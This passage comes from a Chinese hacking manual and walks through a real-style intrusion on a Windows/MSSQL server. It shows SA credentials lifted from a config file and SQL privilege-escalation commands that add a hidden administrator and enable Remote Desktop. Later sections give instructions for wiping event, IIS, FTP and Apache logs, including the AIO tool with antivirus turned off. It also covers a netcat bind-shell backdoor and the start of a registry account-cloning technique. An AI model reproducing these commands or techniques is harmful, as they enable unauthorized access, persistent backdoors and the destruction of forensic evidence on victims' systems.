免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

查看了下端口，其中5631是pcANyWhere的，6059是瑞星的监听端口，就是这个2433端口，我越看越像1433改过之后的，如图8.134。

为了验证自己的想法，我首先执行“netstat -ano”命令，如图8.135，然后又执行“tasklist”，如图8.136，果然sqlservr.exe和2433端口对应的PID均为1504。

下面就开工查找SA帐户，最后我在“D:\starhaha”下的conn.asp中找到了SA帐号及密码：




图8.134




图8.135




图8.136




图8.137




图8.138

```
<%
    Dim MM_conn_STRING,conn
    MM_conn_STRING = "driver={Sql server};server=.;database=starhaha;uid=starhaha;pwd=starhaha@WS123$%^"
    'MM_conn_STRING = "driver={Sql server};server=.;database=starhaha;uid=sa;pwd=starhaha!QA@#$%^"
    set conn = Server.CreateObject("ADODB.Connection")
    conn.Open MM_conn_STRING

    sub CloseConn()
        conn.close
        set conn=nothing
    end sub
    %>
```

这里需要注意的是，因为mssql端口被改掉了，通过查询分析器以“221.194.46.25:2433”这种方式是无法连接成功的。打开开始菜单，在“Micrisoft SQL Server”中选择“客户端网络实用工具”，如图8.137。

选择“别名”—“添加”，在“服务器别名”中填入服务器的IP地址，“网络库”就选择“TCP/IP”，去掉“动态决定端口”前面的勾，填入2433，如图8.138，然后重新远程连接，如图8.139。




图8.139

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

三、SA提权旅途

来查看一下xp_cmdshell存储过程是否存在，执行“Select count(*) from master.dbo.sysobjects where xtype='X' and name='xp_cmdshell'”，如图8.140。看来的确存在，但是无法执行命令，如图8.141。最终，我发现了其实这是服务器上限制cmd和net的原因。




图8.140




图8.141

接着来测试SP_OACREATE，分别执行下面的命令：

```
DECLARE @shell INT EXEC SP_OACREATE 'wscript.shell',@shell OUTPUT EXEC
SP_OAMETHOD @shell,'run',null, 'c:\windows\system32\cmd.exe /c net user test test /add'--
DECLARE @shell INT EXEC SP_OACREATE 'wscript.shell',@shell OUTPUT
EXEC SP_OAMETHOD @shell,'run',null, 'c:\windows \system32\cmd.exe /c net localgroup administrators test /add '--
```




图8.142

结果报错“无法在库 ODSOLE70.DLL 中找到函数 SP_OACREATE。原因: 127”，如图8.142所示。

那就使用沙盒模式提权了，在查询分析器执行：

```
EXEC master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','SoftWare\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',0;--开启沙盒模式

Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\windows\system32\ias\ias.mdb','select shell("net user test$ test /add")');--利用jet.oledb执行系统命令，添加用户

Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\windows\system32\ias\ias.mdb','select shell("net localgroup administrators test$ /add")');--沙盒模式下将用户添加进管理组
```



图8.143


图8.144

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

成功执行了，如图8.143。使用刚才添加的用户test$，密码test成功登录，如图8.144。

我发现pcanywhere卡的要死，所以决定开启它的3389，执行**Exec master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','SYSTEM\CurrentControlSet\Control\TerminalServer','fDenyTSConnections','REG_DWORD',0;--**，成功开启了3389端口，如图8.145，图8.146。至此，我就成功的占领远程桌面了，如图8.147。




图8.145




图8.146




图8.147



每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第九章 让黑客无形的后门技术

9.1 系统日志的清除

在攻击前我曾提到使用代理，那么在攻击后我们又该做些什么呢，在这一章节中我就为大家揭开谜团。关于系统日志的清理，主要介绍入侵者关于日志处理以及脚印清除的一些技巧，这可是非常重要的，我们来看下面这段FTP日志：

```
#Software: Microsoft Internet Information Services 5.0（微软IIS5.0）
#Version: 1.0 （版本1.0）
#Date: 20001023 0315 （服务启动时间日期）
#Fields: time cip csmethod csuristem scstatus
0315 127.0.0.1 [1]USER administator 331 （IP地址为127.0.0.1用户名为administator试图登录）
0318 127.0.0.1 [1]PASS – 530 （登录失败）
032:04 127.0.0.1 [1]USER nt 331 （IP地址为127.0.0.1用户名为nt的用户试图登录）
032:06 127.0.0.1 [1]PASS – 530 （登录失败）
032:09 127.0.0.1 [1]USER cyz 331 （IP地址为127.0.0.1用户名为cyz的用户试图登录）
0322 127.0.0.1 [1]PASS – 530 （登录失败）
0322 127.0.0.1 [1]USER administrator 331 （IP地址为127.0.0.1用户名为administrator试图登录）
0324 127.0.0.1 [1]PASS – 230 （登录成功）
0321 127.0.0.1 [1]MKD nt 550 （新建目录失败）
0325 127.0.0.1 [1]QUIT – 550 （退出FTP程序）
```

管理员在分析系统是如何被入侵时，就是一点点查看这些东西，从日志中揪出了IP地址为127.0.0.1的用户在更换了四次用户名和密码后成功登录了系统，管理员还可以得知入侵的时间、入侵者IP地址以及探测的用户名，上面那个入侵者最终是使用administrator用户名进入的。

9.1.1 手工清除日志

很多有经验的入侵者都会在搞定服务器后删除自己在入侵过程中产生的系统日志文件，以避免管理员通过分析日志文件来找出自己的IP或者其它相关信息。下面我就服务器一些常用日志文件的删除进行一下介绍，实验环境为Windows2000和2003系统，当然前提条件是我们已经获得了服务器的管理员权限。

Windows2000和Windows2003的日志文件涉及到了应用程序日志、安全性日志、系统日志、DNS服务器日志、FTP日志和WEB的日志等。

1、对于应用程序日志、安全性日志、系统日志、DNS日志，Windows2000和Windows2003默认的地址都是一样的。

```
应用程序日志文件：%systemroot%\system32\config\AppEvent.EVT
安全日志文件：%systemroot%\system32\config\SecEvent.EVT
系统日志文件：%systemroot%\system32\config\SysEvent.EVT
DNS日志：%systemroot%\system32\config\DnsEvent.Evt
```

对于这些日志的删除，我们可以依次选择“开始”－“程序”－“管理工具”－“计算机管理”－

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图9.1




图9.2

“系统工具”－“事件查看器”，如图9.1，然后右键点击，清除所有事件即可。

如果管理员对这些日志做了重定向处理，那我们可以通过读取注册表来查看日志文件记录，其在注册表中的位置为：“HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Eventlog”，找到上述注册表项，双击“File”这个键值就可以找到相应的日志文件了，如图9.2。虽然日志文件改变了位置，但是我们依然可以使用事件查看器轻松的删除。

2、对于微软的FTP和IIS的Web日志，如下。

FTP日志默认位置为“%systemroot%\system32\logfiles\msftpsvc1\”，IIS的web日志默认位置为“%systemroot%\system32\logfiles\w3svc1\”，web日志形式：

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2009-10-22 10:57:50
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status cs(User-Agent)
2009-10-22 10:57:50 192.168.1.108 - 192.168.1.254 80 GET / - 403 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1)
2009-10-22 10:57:56 192.168.1.108 - 192.168.1.254 80 GET /shell.asa |-|0|404_Object_Not_Found 404 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1)
2009-10-22 10:58:27 192.168.1.108 - 192.168.1.254 80 GET /fun.asa - 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1)
```

从日志中可以看出，客户端请求fun，asa，并且IP地址为192.168.1.108。微软的FTP日志：

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2009-10-22 11:08:22
#Fields: time c-ip cs-method cs-uri-stem sc-status
11:08:22 192.168.1.108 [1]USER test 331
11:08:23 192.168.1.108 [1]PASS - 230
```

从日志中可以看出，用户test登录成功了。这两者默认都是每天一个日志，有的管理员为了节省空间可能会重新设置，将这些日志文件删除即可，注意权限必须为管理员权限才行。

3、Apache和IIS同为web服务器，其日志一般位于apache安装目录的“apache/logs”文件夹下，比较重要的就是access.log，其它有些错误日志也可能会提供一些信息。Access.log文件形式如下：

```
127.0.0.1 - - [03/Apr/2009:21:59:35 +0800] "GET / HTTP/1.1" 200 4601
127.0.0.1 - - [03/Apr/2009:21:59:47 +0800] "GET /phpMyAdmin HTTP/1.1" 301 320
127.0.0.1 - - [03/Apr/2009:21:59:47 +0800] "GET /phpMyAdmin/ HTTP/1.1" 200 13938
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
127.0.0.1 - - [03/Apr/2009:21:59:48 +0800] "GET /phpMyAdmin/print.css HTTP/1.1" 200 1063
```

经测试，在上述目录中直接将文件删除即可，入侵者在搞定服务器后所谓的“擦屁屁”，其实指的就是上述日志的清除。有些网站的后台也记录了有关的客户端IP地址，对于入侵者来说，也是要删除这些日志的。

9.1.2 工具清除日志

黑客技术初学者可能会感觉手工清除日志比较繁琐，那么我就演示一下如何使用AIO软件来清除日志。AIO是ALL In One的缩写，它是幻影组织开发的一款工具，由于它强大的威力，很多杀毒软件都把它划入了病毒的范畴，所以在肉鸡上使用时最好先将杀毒软件关闭。

首先通过ftp把AIO.exe上传到需要清除日志的电脑中，测试一下AIO.exe软件是否能正常的运行，如图9.3。

```
C:\Documents and Settings\Administrator\桌面\q>AIO
All In One(AIO) V1.0 Build 06/10/2006 By WinEggDrop(www.ph4nt0m.org)

AIO    -AutoRun                -> List Auto Run Items
AIO    -Clone                  -> Clone Accounts
AIO    -CheckClone             -> Check Clone
AIO    ->CleanLog              -> Clean Logs
AIO    ->ConfigService         -> Configure Service
AIO    ->DelUser               -> Delete User
AIO    ->EnumService           -> List Services
AIO    ->FHS                   -> Find Hidden Service
AIO    ->FGet                  -> FTP Download
AIO    ->FindPassword          -> Find Logon User Password
AIO    -InstallService         -> Install Service
AIO    -InstallDriver          -> Install Driver
AIO    ->KillTCP               -> Kill TCP Connection
AIO    ->LogOff                -> LogOff System
AIO    ->MGet                  -> Web Download
AIO    ->Mport                 -> Port*Mapper
AIO    ->Never                 -> Reset Account Number Of Logon
AIO    ->PowerOff              -> Shut Down The Power
AIO    ->Pslist                -> List Process Info
AIO    ->PsKill                -> Kill Process
AIO    ->PortScan              -> Scan Ports
AIO    ->PortRelay             -> TCP Port Relay
AIO    ->Reboot                -> Reboot The System
AIO    ->RemoveService         -> Remove Service
AIO    ->StartService          -> Start Service
AIO    ->StopService           -> Stop Service
```

图9.3

我们执行清除日志命令“AIO -CleanLog”后，程序就会自动清除系统中的IIS日志、Ftp日志、应用程序日志、安全日志等。清除成功后，会给出“Mission Accomplished”的提示，如图9.4。最后，我们在Shell中删除AIO.exe以及其它下载的黑客工具等就行了。

```
C:\Documents and Settings\Administrator\桌面\q>AIO -CleanLog
All In One(AIO) V1.0 Build 06/10/2006 By WinEggDrop(www.ph4nt0m.org)

Cleaning Event Logs.....
Clean Application Event Log Successfully
Clean Security Event Log Successfully
Clean System Event Log Successfully

Backing Up Services Status..... Done

Stopping Services.....
The Service "MSFTPSVC" Doesn't Exist
The Service "W3SVC" Doesn't Exist
The Service "SMTPSVC" Doesn't Exist
The Service "SCHEDULE" Doesn't Exist

Deleting All Log Files.....
Delete C:\WINDOWS\system32\LogFiles\Cluster\clusocm.log Successfully
Remove Directory C:\WINDOWS\system32\LogFiles\Cluster Succesfully
Remove Directory C:\WINDOWS\system32\LogFiles\Shutdown Succesfully
Remove Directory C:\WINDOWS\system32\LogFiles Succesfully

The File C:\WINDOWS\SchedLgU.txt Doesn't Exist

Restoring Services Status.....

Mission Accomplished
```

图9.4

9.2 后门技术概述

命令行后门、帐号后门、Rootkit隐匿帐号、服务后门、木马程序后门等等，看着这些名词是让你感觉到毛骨悚然，还是激情澎湃？我认为对于那些喜爱网络安全技术的小菜，就应该一步一步来了解这些不为人知的技术！

9.2.1 命令行后门

这里所说的命令行后门就是通过nc反弹一个shell，利用前面我们介绍过的“通过手工添加系统服务”就可以做一个简单易用的后门了。如果在被控主机上使用nc把一个命令行的shell绑定在某个端口上并进行监听，这样只要我们连接那个监听的端口就可以获得这个shell了，这就是一个最简单易用的后门。

比如我们获得了一台Windows2000服务器的权限，首先上传nc到d:\test目录下，然后在命令行下运行**nc -L -d -e cmd.exe -p 5555**，“-L”是指让服务端一直保持监听，直至客户端掉线，“-d”是

```
D:\WINNT\System32\cmd.exe - nc -L -d -e cmd.exe -p 5555
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-1998 Microsoft Corp.

D:\Documents and Settings\Administrator>cd \

D:\>cd test

D:\test>nc -L -d -e cmd.exe -p 5555
```

图9.5

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

让nc以隐蔽模式运行，即后台模式，“ -e”是指要绑定的程序，我们这里绑定的是cmd.exe，“-p”是指定监听的端口，只要远程电脑连接这台服务器的5555端口，都将会返回一个cmd窗口，如图9.5。




图9.6




图9.7



图9.8




图9.9

我们在本机的XP系统上执行**nc 192.168.1.254 5555**，也就是通过nc连接Windows2000服务器的5555端口，然后在反弹回来的窗口中运行“ver”和“ipconfig”命令，均返回了Windows2000的信息，如图9.6。

如果大家想了解nc更加详细的使用信息，可以通过执行“nc -h”来查看，如图9.7。对于系统命令比较熟悉的朋友，完全可以操作命令行来做许多事情，当然这种是最为简单的后门，隐蔽性非常弱，很容易被管理员发现。

9.2.2 帐号后门

很多朋友在登录服务器后，都喜欢使用**net user test$ test /add**这种方式来添加一个帐号，就好像认为系统管理员不存在一样，其实这种方式的隐蔽性非常弱，我们在“开始”－“运行”栏中输入“lusrmgr.msc”，打开“本地用户和组”，就可以清楚的看到test$用户了，如图9.8。关于帐号的隐蔽性能不能提高呢？答案是肯定的，下面我们就来具体看一下如何“隐藏帐户”。

一、什么是克隆帐户?

在注册表中有两处地方保存了帐号的SID相对标识符：“SAM\Domains\Account\Users”分支下的子键名和在该子键F子项的值。由于Windows系统登录时用的是后者，查询时用的是前者，因此当使用Administrator子键的F子项覆盖其它账号的F子项后，就造成了帐号是管理员权限但查询时还是原来状态的情况，即克隆帐号。

1、给管理员注册表操作权限

在注册表的“HKEY_LOCAL_MACHINE\SAM\SAM”下主要和系统帐户相关，但是当我们尝试修改的时候，会发现无法展开该处所在的键值，如图9.9。原因就在于，SAM关系到整个系统中帐号的安全，在一些Windows版本中，只有拥有System权限才可以对注册表的SAM进行访问，因此我们没有办法对“SAM”项下的键值进行查看和修改。

通过“注册表编辑器”给予用户权限，选择“开始”－“运行”，输入“regedt32”打开注册表编辑器，就可以进行权限的修改了，找到

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

“HKEY_LOCAL_MACHINE\SAM\SAM”项，右键点击“权限”，如图9.10，在“SAM的权限”编辑窗口中单击“添加”，如图9.11。

在“输入对象名称来选择”处输入“Administrator”（登录系统的帐户），点击确定，如图9.12。在下方的权限设置处勾选“完全控制”，完成设置后点击“确定”，如图9.13。此时，在“注册表编辑器”中点击“查看”—“刷新”，就可以发现“HKEY_LOCAL_MACHINE\SAM\SAM”下面的键值都可以展开了，如图9.14。

2、建立普通隐藏帐号

我们使用net命令建立一个名为test$，密码为test的帐户，如图9.15。

3、帐号克隆

展开注册表“HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\”，可以看到0x3ec就是我们刚才建立的帐号，如图9.16。




图9.10




图9.12




图9.11




图9.14




图9.15




图9.13





图9.16

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


图9.17


